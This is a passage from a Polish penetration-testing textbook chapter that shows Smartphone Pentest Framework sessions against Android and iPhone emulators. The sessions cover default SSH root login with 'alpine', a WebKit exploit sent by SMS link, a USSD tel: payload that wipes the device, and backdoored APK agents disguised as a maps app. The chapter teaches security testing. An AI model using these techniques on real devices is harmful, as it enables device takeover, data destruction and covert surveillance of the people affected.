Teraz musimy utworzyć połaczenie serwera SPF z aplikacją mobilną, tak jak zostało to przedstawione na listingu 20.6 (i znów, podobnie jak poprzednio, rozpoczynamy od wybrania w menu głównym opcji 4).

Listing 20.6. Podłączanie aplikacji SPF

```
spf> 4  
Choose a type of modem to attach to:  
1.) Search for attached modem  
2.) Attach to a smartphone based app  
3.) Generate smartphone based app  
4.) Copy App to Webserver  
5.) Install App via ADB  
spf> 2 ①
```

Connect to a smartphone management app. You will need to supply the phone number, the control key, and the URL path.


Phone Number: 15555215554 ②
Control Key: KEYKEY1 ③
App URL Path: /bookapp ④

Phone Number: 15555215554
Control Key: KEYKEY1
URL Path: /bookapp
Is this correct?(y/N): y

Wybierz opcję 2.) *Attach to a smartphone based app* ①, a następnie podaj numer telefonu przypisany do emulatora systemu Android z zainstalowaną aplikacją SPF ②, siedmioznakowy klucz identyfikacyjny ③ oraz adres URL, pod którym będzie się zgłaszała aplikacja ④ (klucz identyfikacyjny może być inny niż ten, którego używaliśmy podczas tworzenia aplikacji; podobnie adres URL powinien być inny niż adres agenta wybrany podczas tworzenia aplikacji). Po potwierdzeniu, że podane informacje są poprawne, pakiet SPF zacznie sprawiać wrażenie, że się zawiesi... i będzie to dla nas sygnał, że teraz musimy do niego podłączyć aplikację mobilną.

Aby podłączyć aplikację, najpierw musisz ją uruchomić w emulatorze. Po uruchomieniu aplikacja poprosi o wprowadzenie adresu IP serwera SPF, adresu URL, pod którym powinna się zgłosić, oraz siedmioznakowego klucza identyfikacyjnego. Użyj takich samych wartości jak w poprzednim kroku (z tym że oczywiście zamiast numeru telefonu musisz podać adres IP serwera SPF), tak jak zostało to przedstawione na rysunku 20.1.

Po wpisaniu niezbędnych informacji naciśnij przycisk *Attach*. Od tej chwili za pośrednictwem pakietu SPF będziesz w stanie kontrolować działanie urządzenia mobilnego dopóty, dopóki w aplikacji nie naciśniesz przycisku *Detach*. Teraz przejdź do konsoli pakietu Smartphone Pentest Framework



Rysunek 20.1. Główny ekran aplikacji mobilnej SPF

w systemie Kali Linux. Kiedy do pakietu podłączona jest dana aplikacja, na ekranie pojawia się menu główne pakietu, co oznacza, że jesteś gotowy do rozpoczęcia ataków na urządzenia mobilne.

Ataki zdalne

W historii urządzeń mobilnych notowane były już ataki zarówno na modemy, jak i na inne dostępne z zewnątrz interfejsy komunikacyjne tych urządzeń. Na przykład badaczom udało się znaleźć podatności w sterownikach modemów zarówno urządzeń działających pod kontrolą systemu Android, jak i w telefonach iPhone, które pozwalały napastnikowi na zdalne spowodowanie awarii urządzenia, odłączenie od sieci operatora komórkowego czy nawet na wykonywanie różnych poleceń bezpośrednio w systemie urządzenia poprzez proste wysłanie odpowiednio spreparowanej wiadomości SMS. Podobnie jak w przypadku tradycyjnych komputerów, w miarę jak w kolejnych wersjach urządzeń były implementowane coraz lepsze mechanizmy zabezpieczeń, liczba dostępnych wektorów zdalnych ataków nieco się zmniejszyła. Z drugiej strony wraz ze wzrostem liczby aplikacji instalowanych na urządzeniach mobilnych przez użytkowników znacząco wzrosły także szanse na znalezienie podatnych na ataki usług sieciowych i aplikacji dostępnych na portach komunikacyjnych urządzeń mobilnych, o czym przekonasz się niebawem w kolejnych podrozdziałach.

Domyślne poświadczenia logowania SSH na telefonach iPhone

Podatność na jeden ze zdalnych ataków była najprawdopodobniej przyczyną powstania pierwszego botnetu opartego na telefonach iPhone. Po złamaniu firmowych zabezpieczeń telefonu iPhone (tzw. jailbreaking telefonu) użytkownicy mogą zainstalować pakiet SSH, który pozwala im na zdalne logowanie się do terminala telefonu. Po zainstalowaniu pakietu SSH domyślne hasło użytkownika root brzmi `alpine`. Oczywiście zmiana domyślnego hasła powinna być pierwszą operacją, jaką wykonuje użytkownik po zainstalowaniu pakietu, ale w praktyce wielu użytkowników tego nie robi. Co ciekawe, choć sprawa domyślnych haseł SSH wyszła na światło dzienne już wiele lat temu, do tej pory można spotkać telefony iPhone podatne na taki atak.

Aby sprawdzić, czy dany iPhone ze złamanyimi zabezpieczeniami oprogramowania jest podatny na atak z wykorzystaniem domyślnych haseł SSH, powinieneś wybrać opcję 5.) *Run a Remote Attack* lub użyć starego, dobrego pakietu Metasploit. Jak pamiętasz, w rozdziale 11. używaliśmy polecenia SET pakietu Metasploit do konfigurowania ataków po stronie klienta. W podobny sposób możemy teraz skorzystać z aplikacji SPF do interakcji z konsolą Msfcli i automatyzacji procesu uruchamiania mobilnych modułów Metasploita.

W chwili kiedy powstawała ta książka, pakiet Metasploit nie posiadał zbyt wielu modułów przeznaczonych do atakowania urządzeń mobilnych, ale szczęśliwie wśród nich znalazły się moduły pozwalające na sprawdzanie podatności

telefonów iPhone na ataki z wykorzystaniem domyślnych haseł. Aby z niego skorzystać, z menu głównego pakietu Smartphone Pentest Framework wybierz opcję 8.) *Use Metasploit*, następnie opcję 1.) *Run iPhone Metasploit Modules* i wreszcie opcję 1.) *Cydia Default SSH Password*, tak jak zostało to przedstawione na lisingu 20.7. Pakiet SPF poprosi Cię o podanie adresu IP telefonu iPhone, który zostanie ustawiony jako wartość opcji RHOST dla modułu Metasploita. Po podaniu adresu IP SPF automatycznie wywoła konsolę Msfcli i uruchomi wybrany moduł.

Listing 20.7. Uruchamianie modułu Metasploita sprawdzającego podatność iPhone'a na domyślne hasła SSH

```
spf> 8
Runs smartphonecentric Metasploit modules for you.

Select An Option from the Menu:
 1.) Run iPhone Metasploit Modules
 2.) Create Android Meterpreter
 3.) Setup Metasploit Listener
spf> 1

Select An Exploit:
 1.) Cydia Default SSH Password
 2.) Email LibTiff iOS 1
 3.) MobileSafari LibTiff iOS 1
spf> 1

Logs in with alpine on a jailbroken iPhone with SSH enabled.
iPhone IP address: 192.168.20.13
[*] Initializing modules...
RHOST => 192.168.20.13
[*] 192.168.20.13:22 - Attempt to login as 'root' with password 'alpine'
[+] 192.168.20.13:22 - Login Successful with 'root:alpine'
[*] Found shell.
[*] Command shell session 1 opened (192.168.20.9:39177 -> 192.168.20.13:22) at
2015-03-21 14:02:44 -0400

ls
Documents
Library
Media
(...)
```

Jeżeli masz pod ręką telefon iPhone ze złamanyimi zabezpieczeniami oprogramowania, możesz przetestować działanie tego modułu. Jeżeli Twoje urządzenie okaże się podatne na taki atak, Metasploit udostępnii Ci sesję powłoki na prawach użytkownika root. Aby zakończyć sesję powłoki i powrócić do pakietu SPF, powinieneś wykonać polecenie `exit`. Oczywiście jeżeli okaże się, że Twój iPhone jest podatny na taki atak, powinieneś jak najszybciej zmienić domyślne hasło `alpine` na inne.

Ataki po stronie klienta

W przypadku urządzeń mobilnych ataki po stronie klienta są przeprowadzane znacznie częściej niż ataki zdalne. Podobnie jak miało to miejsce w przypadku ataków, które omawialiśmy w rozdziale 10., ataki mobilne przeprowadzane po stronie klienta również nie są ograniczone wyłącznie do przeglądarek sieciowych — celem ataku mogą być zarówno aplikacje domyślne, instalowane razem z systemem operacyjnym, jak i dodatkowe aplikacje instalowane przez użytkowników.

Powłoka po stronie klienta

Przyjrzyjmy się teraz przykładowi ataku na pakiet WebKit w przeglądarce sieciowej, który pozwala na uzyskanie sesji powłoki z urządzeniem działającym pod kontrolą systemu Android (przykład ten jest bardzo podobny do jednego z przykładów omawianych w rozdziale 10.). W czasie ataku spróbujemy przekonać użytkownika do odwiedzenia złośliwej strony internetowej, która dokona próby wykorzystania luki w zabezpieczeniach mobilnej przeglądarki sieciowej. W tym przypadku uruchamiany przez exploita kod powłoki będzie oczywiście dostosowany do systemu Android, ale ogólna dynamika ataku jest niemal taka sama jak w przypadku systemu Windows. Przebieg ataku został przedstawiony na lisingu 20.8.

Listing 20.8. Atak na przeglądarkę sieciową systemu Android

```
spf> 6
Choose a social engineering or client side attack to launch:
 1.) Direct Download Agent
 2.) Client Side Shell
 3.) USSD Webpage Attack (Safe)
 4.) USSD Webpage Attack (Malicious)
spf> 2 ❶
Select a Client Side Attack to Run
 1.) CVE=2010-1759 Webkit Vuln Android
spf> 1 ❷
Hosting Path: /spfbook2 ❸
Filename: /book.html ❹
Delivery Method(SMS or NFC): SMS ❺
Phone Number to Attack: 15555215558
Custom text(y/N)? N
```

Z menu głównego pakietu Smartphone Pentest Framework wybierz opcję 6.) *Run a social engineering or client side attack*, potem opcję 2.) *Client Side Shell* ❶, a następnie opcję 1.) *CVE=2010-1759 Webkit Vuln Android* ❷. Program poprosi Cię o podanie ścieżki na serwerze WWW ❸ oraz nazwy pliku ❹ i rozpocznie

generowanie złośliwej strony internetowej, przeprowadzającej atak na przeglądarkę sieciową z wykorzystaniem podatności CVE-2010-1759 WebKit.

Teraz program zapyta Cię, w jaki sposób chcesz dostarczyć ofierze łącze prowadzące do złośliwej strony internetowej ⑤. Do wyboru masz dwie opcje: NFC lub SMS. Ponieważ nasz emulator nie obsługuje technologii NFC, wybierz opcję SMS i następnie podaj numer telefonu, który ma być celem ataku (w naszym przypadku będzie to oczywiście numer przypisany do emulatora systemu Android 2.1). Na koniec program zapyta, czy chcesz użyć domyślnej wiadomości SMS (która brzmi *This is a cool page: <łącze>*), czy raczej chcesz ją zmienić na coś bardziej kreatywnego.

W obecnej chwili do pakietu Smartphone Pentest Framework dołączony jest tylko jeden modem, dlatego też SPF automatycznie użyje go do wysłania wiadomości SMS. Pakiet Smartphone Pentest Framework połączy się z aplikacją SPF na emulatorze systemu Android 4.3 i przekaże jej polecenie wysłania wiadomości tekstowej do emulatora systemu Android 2.1, czyli inaczej mówiąc, emulator systemu Android 2.1 otrzyma wiadomość SMS wyslaną przez Androida 4.3 (niektóre urządzenia mobilne, takie jak telefony iPhone, posiadają lukę w implementacji mechanizmu wysyłania wiadomości tekstowych pozwalającą napastnikowi na dowolną modyfikację numeru nadawcy wiadomości, tak że otrzymany przez odbiorcę SMS wygląda na wysłany z zupełnie innego numeru). Treść wysłanej wiadomości została przedstawiona poniżej.

15555215554: This is a cool page: <http://192.168.20.9/spfbook2/book.html>

Podobnie jak w przypadku ataków po stronie klienta, omawianych w rozdziale 10., powodzenie przedstawionego powyżej ataku zależy od tego, czy użytkownik otworzy załączony do wiadomości link w podatnej na atak mobilnej przeglądarce sieciowej. Przeglądarka w naszym emulatorze systemu Android 2.1 jest podatna na takie ataki, tak więc po kliknięciu łącza przez użytkownika przeglądarka przez około 30 sekund (czas trwania ataku) będzie próbowała otworzyć złośliwą stronę, po czym ulegnie awarii. W tym momencie w pakiecie SPF powinna już na Ciebie oczekiwać nowo utworzona sesja powłoki. Po nawiązaniu połączenia SPF automatycznie uruchamia w powłoce androidowy odpowiednik polecenia whoami.

Ponieważ przeprowadziliśmy atak na mobilną przeglądarkę sieciową, działamy teraz w kontekście użytkownika app_2, domyślnie wykorzystywanego przez przeglądarkę, a zatem nasza nowo utworzona sesja powłoki ma uprawnienia zaatakowanej aplikacji. W praktyce oznacza to, że możemy wykonywać takie same polecenia, jakie były dostępne dla przeglądarki. Na przykład aby wyświetlić zawartość bieżącego katalogu, powinieneś wykonać polecenie /system/bin/ls, tak jak zostało to przedstawione na listingu 20.9. Aby zakończyć sesję powłoki i powrócić do pakietu SPF, powinieneś wykonać polecenie exit.

Listing 20.9. Sesja powłoki systemu Android

```
Connected: Try exit to quit
uid=10002(app_2) gid=10002(app_2) groups=1015(sdcard_rw),3003(inet)
/system/bin/ls
sqlite_stmt_journals
(...)
exit
```

UWAGA System Android jest oparty na jądrze linuksowym, dlatego wydaje się, że po uzyskaniu dostępu do powłoki tego systemu powinniśmy być w stanie bez trudu z nim pracować, prawda? W praktyce okazuje się jednak, że w systemie Android nie ma wielu podstawowych narzędzi linuksowych, takich jak na przykład cp. Co więcej, inna jest również struktura użytkowników, gdyż każda aplikacja posiada swój własny identyfikator UID. Niestety szczegółowe omawianie zagadnień związanych z funkcjonowaniem systemu Android wykracza daleko poza ramy tego rozdziału.

W dalszej części tego rozdziału omówimy alternatywne sposoby przejmowania kontroli nad urządzeniami mobilnymi z systemem Android, wykorzystujące aplikacje wyposażone w tylne wejścia (ang. *backdoor*), pozwalające na wywoływanie systemowych funkcji Android API. Najpierw jednak zaprezentujemy kolejny atak przeprowadzany po stronie klienta.

Zdalna kontrola nad urządzeniami mobilnymi za pomocą mechanizmu USSD

USSD (ang. *Unstructured Supplementary Service Data*) to mechanizm umożliwiający urządzeniom mobilnym bezpośrednią komunikację z poszczególnymi elementami sieci komórkowych. Operacje USSD mogą być inicjowane przez aplikacje w telefonie komórkowym, bezpośrednio przez użytkownika za pomocą klawiatury lub przez aplikację w sieci. Przykładowo kiedy wybierasz w telefonie określony numer (kod), aparat wykonuje taką czy inną operację.

Pod koniec roku 2012 badacze zagadnień związanych z bezpieczeństwem urządzeń mobilnych odkryli, że niektóre telefony z systemem Android mogą automatycznie, bez udziału użytkownika, uruchamiać dialer i łączyć się z numerami zamieszczonymi na specjalnie przygotowanych stronach internetowych. Kiedy do dialera wprowadzane są odpowiednie kody USSD, odpowiadające im funkcje uruchamiane są automatycznie. Nietrudno zauważyć, że z punktu widzenia napastnika wygląda to na wymarzony mechanizm potencjalnie pozwalający na zdalne przejęcie kontroli nad atakowanym urządzeniem.

Jak się okazało, napastnicy osadzali odpowiednie kody USSD w numerach telefonów zamieszczanych na złośliwych stronach internetowych i za ich pomocą byli w stanie zmusić podatne urządzenia mobilne do wykonywania całego szeregu ciekawych operacji. Na przykład znaczek tel: umieszczony na stronie internetowej informuje urządzenia z systemem Android, że następujący dalej ciąg znaków to numer telefonu. Jeżeli jednak w takim numerze zostanie osadzony kod

USSD, taki jak na przykład 2673855%23, to próba wybrania tego numeru przez dialer spowoduje wykonanie resetu urządzenia z przywróceniem ustawień fabrycznych i skasowaniem wszystkich danych użytkownika. Przykład takiego złośliwego kodu został przedstawiony poniżej.

```
<html>
<frameset>
<frame src="tel:*2767*3855%23" />
</frameset>
</html>
```

UWAGA

Podatność urządzeń mobilnych na taki atak nie leży w samych kodach USSD, ale w sposobie implementacji obsługi znacznika tel:. Za pomocą różnych kodów USSD można w ten sposób na podatnych urządzeniach wymuszać wykonywanie wielu różnych operacji.

Oczywiście w naszym przykładzie użyjemy zupełnie innego i znacznie bardziej bezpiecznego ładunku niż ten opisany przed chwilą. Zamiast kasować dane użytkownika i przywracać ustawienia fabryczne, spróbujemy zmusić atakowane urządzenie (a w zasadzie nasz emulator) do automatycznego wybrania kodu USSD powodującego wyświetlenie na ekranie identyfikatora IMEI urządzenia, tak jak zostało to przedstawione na listingu 20.10.

Listing 20.10. Atak na urządzenia z systemem Android wykorzystujący kody USSD

```
spf> 6
Choose a social engineering or client side attack to launch:
 1.) Direct Download Agent
 2.) Client Side Shell
 3.) USSD Webpage Attack (Safe)
 4.) USSD Webpage Attack (Malicious)
spf> 3 ❶
Hosting Path: /spfbook2
Filename: /book2.html
Phone Number to Attack: 15555215558
```

Aby w pakiecie SPF uruchomić bezpieczny atak z wykorzystaniem kodów USSD, wybierz opcję 6, a następnie opcję 3.) *USSD Webpage Attack (Safe)* ❶. Program poprosi Cię o wprowadzenie lokalizacji serwera WWW, podanie nazwy złośliwej strony internetowej oraz numeru telefonu, na który zostanie wysłana wiadomość tekstowa (w naszym przypadku będzie to emulator systemu Android 2.1).


Teraz przejdź do emulatora systemu Android 2.1 i otwórz stronę internetową, do której łącze zostało przesłane za pomocą wiadomości SMS. Tym razem zamiast spowodowania awarii przeglądarki uruchomiony zostanie dialer i na ekranie pojawi się okno dialogowe z numerem IMEI, tak jak zostało to przedstawione na rysunku 20.2.

Jak się okazuje, nasz emulator nie ma unikatowego numeru IMEI, dlatego zamiast niego wyświetlane są same zera. Pamiętaj, że choć nasz przykład pokazuje tylko istnienie podatności i jest zupełnie nieszkodliwy zarówno dla samego urządzenia, jak i przechowywanych w nim danych, to jednak zastosowanie innych kodów USSD i wybranie ich przez dialer może narobić poważnych kłopotów.

UWAGA

Oczywiście zarówno opisana powyżej podatność na ataki za pomocą kodów USSD osadzonych w znacznikach, jak i luka w zabezpieczeniach modułu WebKit zostały już dawno załatwione. Z drugiej strony powinieneś pamiętać, że zagadnienia związane z implementacją aktualizacji i poprawek bezpieczeństwa w systemie Android są dosyć skomplikowane. Problem polega na tym, że na urządzeniach działających pod kontrolą tego systemu praktycznie każdy może zainstalować swoją własną implementację systemu Android. Kiedy firma Google wypuszcza nową wersję systemu wraz z odpowiednim zestawem aktualizacji i poprawek, każdy z producentów urządzeń OEM musi dostosować nowe oprogramowanie do własnej wersji systemu Android, a oprócz tego poszczególni operatorzy sieci komórkowych również muszą zadbać o dostosowanie i przesłanie poprawek na urządzenia pracujące w ich sieciach. W rezultacie nie istnieje żaden spójny i efektywny system aktualizacji oprogramowania, co w efekcie powoduje, że w praktyce możemy spotkać miliony urządzeń, na których działają starsze i podatne na ataki wersje systemu operacyjnego i aplikacji.

A teraz przejdziemy do omawiania podatności, które prawdopodobnie nigdy nie zostaną całkowicie wyeliminowane, czyli do złośliwych aplikacji.



Rysunek 20.2. Automatyczne wybieranie kodów USSD

Złośliwe aplikacje

O złośliwych aplikacjach wspominaliśmy już w naszej książce wielokrotnie. W rozdziale 4. za pomocą programu Msfvenom tworzyliśmy złośliwe pliki wykonywalne, w rozdziale 8. przesyialiśmy na serwery WWW pliki zawierające backdoory, w rozdziale 11. omawialiśmy różne sztuczki i chwyty mające na celu przekonanie użytkowników do pobrania i uruchomienia na swoich komputerach różnych złośliwych programów, a w rozdziale 12. mówiliśmy o technikach umożliwiających przygotowanie złośliwych programów, które nie będą wykrywane przez programy antywirusowe.

Choć ataki socjotechniczne i użytkownicy neutralizujący działanie mechanizmów zabezpieczających poprzez uruchamianie złośliwych programów prawdopodobnie

będą jeszcze przez długie lata jednymi z głównych zagrożeń dla środowisk korporacyjnych, to jednak gwałtownie rosnąca popularność wszelkiego rodzaju urządzeń mobilnych powoduje, że wspomniane zagrożenia stają się jeszcze poważniejsze. W zasadzie trudno sobie wyobrazić, że pracodawca daje Ci służbowego laptopa, zachęca do podłączenia go do internetu i ściągania, instalowania oraz testowania każdej potencjalnie przydatnej czy rozrywkowej aplikacji, jaka wpadnie Ci w ręce — ale przecież dokładnie na takich zasadach są reklamowane i sprzedawane współczesne smartfony i inne tego typu urządzenia mobilne (*Kupuj nasze urządzenia! Znajdziesz na nich najlepsze na rynku aplikacje!* albo *Pobieraj nasze bezpłatne aplikacje i zwiększą swoją produktywność/baw się dobrze/zabezpiecz swój telefon!*). Mobilne aplikacje antywirusowe bardzo często do poprawnego działania wymagają uprawnień na poziomie administratora, a wiele rozwiązań ułatwiających zarządzanie smartfonem, tabletem czy innym urządzeniem mobilnym wymaga zainstalowania szeregu kolejnych aplikacji działających na uprawnieniach administratora czy wręcz systemu.

Użytkownicy urządzeń mobilnych są zasypywani tysiącami mniej lub bardziej rozsądnych powodów, dla których powinni pobrać i zainstalować taką czy inną aplikację, a to po prostu nic innego jak woda na mlyn twórców złośliwego oprogramowania, które coraz częściej zaczyna przybierać formę złośliwych aplikacji mobilnych. Jeżeli potencjalny napastnik zdoła przekonać użytkownika do pobrania i zainstalowania takiej złośliwej aplikacji, może później wykorzystać wywołania systemowych funkcji Android API do wykradania danych, przejęcia kontroli nad urządzeniem lub nawet atakowania innych urządzeń.

W modelu bezpieczeństwa systemu Android aplikacja musi wystawić żądanie dostępu do funkcji API, które potencjalnie mogą być wykorzystane do nieczych celów, a użytkownik musi zaakceptować i zatwierdzić takie żądanie podczas instalowania aplikacji. Niestety, użytkownicy bardzo często nie zwracają uwagi na takie żądania i podczas instalacji bez zastanowienia zatwierdzają wszystko „jak leci”, zupełnie nie zdając sobie sprawy z tego, że zainstalowanie i nadanie odpowiednich uprawnień złośliwej aplikacji pozwala napastnikowi na całkowite przejęcie kontroli nad atakowanym urządzeniem bez konieczności mozolnego wykorzystywania innych luk w zabezpieczeniach.

Tworzenie złośliwych agentów SPF

Pakiet Smartphone Pentest Framework pozwala na tworzenie złośliwych aplikacji wyposażonych w szereg interesujących funkcji. Nieco wcześniej używaliśmy aplikacji SPF na kontrolowanym przez nas urządzeniu, dzięki której pakiet Smartphone Pentest Framework miał dostęp do modemu komunikacyjnego i innych funkcji. Obecnie naszym celem jest przekonanie użytkownika do zainstalowania złośliwego agenta SPF na atakowanym przez nas urządzeniu.

W czasie kiedy powstawała ta książka, agenci SPF mogły przyjmować komendy poprzez połączenia HTTP z serwerem WWW lub za pośrednictwem ukrytych wiadomości SMS, wysyłanych z kontrolowanego przez pakiet Smartphone Pentest Framework urządzenia mobilnego. Oczywiście szansa na odniesienie sukcesu będzie znacznie większa, jeżeli nasz złośliwy agent będzie sprawiał wrażenie atrakcyjnej

i godnej zaufania aplikacji mobilnej. Na szczęście pakiet Smartphone Pentest Framework pozwala na osadzenie agenta praktycznie w każdej „normalnej” aplikacji: dzięki SPF możemy wybrać dowolny skompilowany plik APK i osadzić w nim naszego backdoora, ale równie dobrze możemy to zrobić na poziomie kodu źródłowego aplikacji.

Osadzanie agenta w kodzie źródłowym aplikacji

Na początek spróbujemy osadzić naszego backdoora w kodzie źródłowym aplikacji. Aby to zrobić, z menu głównego pakietu SPF wybierz opcję 1.) *Attach Framework to a Deployed Agent/Create Agent*. W pakiecie SPF wbudowanych jest kilka szablonów aplikacji, których możemy użyć do naszych celów, a oprócz tego za pomocą opcji 4 możesz zimportować kod źródłowy dowolnej aplikacji. Jeżeli nie posiadasz kodu źródłowego aplikacji, którą chcesz „ulepszyć” za pomocą agenta, możesz skorzystać z opcji 5, pozwalającej na osadzenie agenta w skompilowanej aplikacji. Co więcej, w razie potrzeby możesz nawet użyć podatności Android Master Key, odkrytej w roku 2013, do podmiany aplikacji, które już są zainstalowane na atakowanym urządzeniu, na ich „usprawnione” wersje wyposażone w backdoora. Na potrzeby naszego przykładu użyjemy jednego z wbudowanych szablonów pakietu SPF, tak jak zostało to przedstawione na listingu 20.11.

Listing 20.11. Budowanie złośliwego agenta SPF dla systemu Android

```
spf> 1
Select An Option from the Menu:
 1.) Attach Framework to a Deployed Agent
 2.) Generate Agent App
 3.) Copy Agent to Web Server
 4.) Import an Agent Template
 5.) Backdoor Android APK with Agent
 6.) Create APK Signing Key

spf> 2 ①
 1.) MapsDemo
 2.) BlankFrontEnd

spf> 1 ②
Phone number of the control modem for the agent: 15555215554 ③
Control key for the agent: KEYKEY1 ④
Webserver control path for agent: /androidagent1 ⑤
Control Number:15555215554
Control Key:KEYKEY1
ControlPath:/androidagent1
Is this correct?(y/n) y
(...)
BUILD SUCCESSFUL
```

Wybierz opcję 2.) *Generate Agent App* ①. Do naszych potrzeb użyjemy przykładowego szablonu aplikacji MapsDemo ②, dostarczanego przez firmę Google

z pakietem Android SDK. Po wybraniu szablonu SPF poprosi Cię o wprowadzenie numeru telefonu ❸, na który będą przesyłane komendy w postaci wiadomości SMS, siedmioznakowego klucza identyfikacyjnego ❹ oraz ścieżki na serwerze WWW, gdzie będą wystawiane komendy sterujące w formacie HTTP ❺. Wprowadzając klucz identyfikacyjny i ścieżkę na serwerze, powinieneś użyć tych samych wartości, które wpisywałeś podczas tworzenia aplikacji SPF (zobacz sekcję „Budowanie aplikacji SPF dla systemu Android” we wcześniejszej części tego rozdziału). Jako numer telefonu powinieneś podać numer przypisany do emulatora systemu Android 4.3 (na którym działa aplikacja SPF). Po zakończeniu wprowadzania danych pakiet Smartphone Pentest Framework rozpocznie budowanie agenta z wykorzystaniem wybranego szablonu aplikacji.

Teraz musimy zachęcić użytkownika atakowanego telefonu do pobrania i zainstalowania naszego złośliwego agenta. Aby to zrobić, posłużymy się procesem podobnym do tego, którego używaliśmy podczas przeprowadzania ataków po stronie klienta we wcześniejszych rozdziałach tej książki, tak jak zostało to przedstawione na listingu 20.12.

Listing 20.12. Przygotowanie próby przekonania użytkownika do zainstalowania agenta

```
spf> 6
Choose a social engineering or client side attack to launch:
 1.) Direct Download Agent
 2.) Client Side Shell
 3.) USSD Webpage Attack (Safe)
 4.) USSD Webpage Attack (Malicious)


spf> 1 ❶
This module sends an SMS with a link to directly download and install an Agent
Deliver Android Agent or Android Meterpreter (Agent/meterpreter:) Agent ❷
Hosting Path: /spfbook3 ❸
Filename: /maps.apk
Delivery Method:(SMS or NFC): SMS
Phone Number to Attack: 15555215556
Custom text(y/N)? N
```

Z menu głównego pakietu Smartphone Pentest Framework wybierz opcję 6, a następnie wskaż opcję 1.) *Direct Download Agent* ❶. Program zapyta Cię, czy chcesz wysłać agenta, czy powłokę Meterpreter dla systemu Android (jeden z najnowszych dodatków do pakietu Metasploit). Ponieważ pracujemy z agentem dla systemu Android, wybierz opcję **Agent** ❷. Dalej następuje standardowy zestaw pytań ❸: program prosi o podanie ścieżki i nazwy aplikacji na serwerze WWW, wybranie wektora ataku oraz podanie numeru atakowanego telefonu. Podając cel ataku, wybierz numer telefonu przypisany do emulatora systemu Android 2.2.

Kiedy wiadomość tekstowa dotrze na emulator systemu Android 2.2, kliknij łącze umieszczone w wiadomości, co powinno spowodować pobranie naszej złośliwej aplikacji. Po zakończeniu pobierania naciśnij przycisk *Install*, potwierdź

uprawnienia i uruchom aplikację. Jak widać na rysunku 20.3, nasz agent wygląda jak oryginalny szablon aplikacji (demo pakietu Google Maps), aczkolwiek posiada pewne dodatkowe, ukryte mechanizmy.

Teraz musimy podłączyć pakiet Smartphone Pentest Framework do agenta zainstalowanego w telefonie ofiary. Ale jak to zrobić? W przypadku jednego telefonu sprawa jest prosta. Jeżeli jednak rozsyłałeś wiadomości SMS do wielu użytkowników, który może wiedzieć, ilu użytkowników i ewentualnie kiedy zdecyduje się na zainstalowanie złośliwej aplikacji? Na szczęście agent SPF posiada wbudowany mechanizm zgłaszania się w odpowiedzi na zapytanie przesłane z pakietu Smartphone Pentest Framework. Proces podłączania pakietu Smartphone Pentest Framework do agenta został przedstawiony na listingu 20.13.



Rysunek 20.3. Wygląd naszej złośliwej aplikacji wyposażonej w backdoora

Listing 20.13. Podłączanie pakietu Smartphone Pentest Framework do agenta SPF

```
spf> 1
Select An Option from the Menu:
 1.) Attach Framework to a Deployed Agent
 2.) Generate Agent App
 3.) Copy Agent to Web Server
 4.) Import an Agent Template
 5.) Backdoor Android APK with Agent
 6.) Create APK Signing Key

spf> 1 ①
Attach to a Deployed Agent:
This will set up handlers to control an agent that has already been deployed.
Agent URL Path: /androidagent1 ②
Agent Control Key: KEYKEY1 ③
Communication Method(SMS/HTTP): HTTP ④

URL Path: /androidagent1
Control Key: KEYKEY1
Communication Method(SMS/HTTP): HTTP
Is this correct?(y/N): y
```

Z menu głównego pakietu Smartphone Pentest Framework wybierz opcję 1, a następnie wskaż opcję 1.) *Attach Framework to a Deployed Agent* ①. Program poprosi Cię o podanie ścieżki ②, klucza identyfikacyjnego ③ oraz metody komunikacji ④. Wpisz wartości, których używałeś podczas tworzenia agenta.

Po wpisaniu odpowiednich wartości pakiet Smartphone Pentest Framework przestanie reagować na Twoje polecenia i będzie oczekiwał na połączenie z agentem, co potrwa około minuty. Kiedy połączenie z agentem zostanie nawiązane,

program powróci do menu głównego. Teraz z menu głównego wybierz opcję 2.) *Send Commands to an Agent*. Na ekranie powinna się pojawić lista dostępnych agentów, tak jak zostało to przedstawione poniżej.

```
spf> 2
Available Agents:
15555215556
```

Osadzanie agenta w aplikacjach APK

Zanim przejdziemy do omawiania możliwości wykorzystania zainstalowanych agentów SPF, omówimy jeszcze jeden, nieco bardziej wyrafinowany sposób tworzenia agenta SPF. Ponieważ nie zawsze mamy dostęp do kodu źródłowego aplikacji, pakiet Smartphone Pentest Framework został wyposażony w możliwość osadzania agentów w prekompilowanych plikach APK. Dzięki takiemu rozwiązaniu jako nosiciela agenta możemy wykorzystać praktycznie każdą aplikację APK, łącznie z tymi dostępnymi w sklepie Google Play.

Aby osadzić złośliwego agenta SPF w skompilowanym pliku APK, z menu głównego pakietu Smartphone Pentest Framework wybierz opcję 1, a następnie opcję 5.) *Backdoor Android APK with Agent*, tak jak zostało to przedstawione na listingu 20.14.

Listing 20.14. Osadzanie złośliwego agenta w pliku APK

```
spf> 1
Select An Option from the Menu:
 1.) Attach Framework to a Deployed Agent
 2.) Generate Agent App
 3.) Copy Agent to Web Server
 4.) Import an Agent Template
 5.) Backdoor Android APK with Agent
 6.) Create APK Signing Key
spf> 5
APKTool not found! Is it installed? Check your config file
Install Android APKTool(y/N)?
spf> y

--2015-12-04 12:28:21-- https://android-apktool.googlecode.com/
  ↳files/apktoolinstall-
linux-r05-ibot.tar.bz2
(...)

Puts the Android Agent inside an Android App APK. The application runs
normally with extra functionality
APK to Backdoor: /root/Smartphone-Pentest-Framework/APKs/MapsDemo.apk
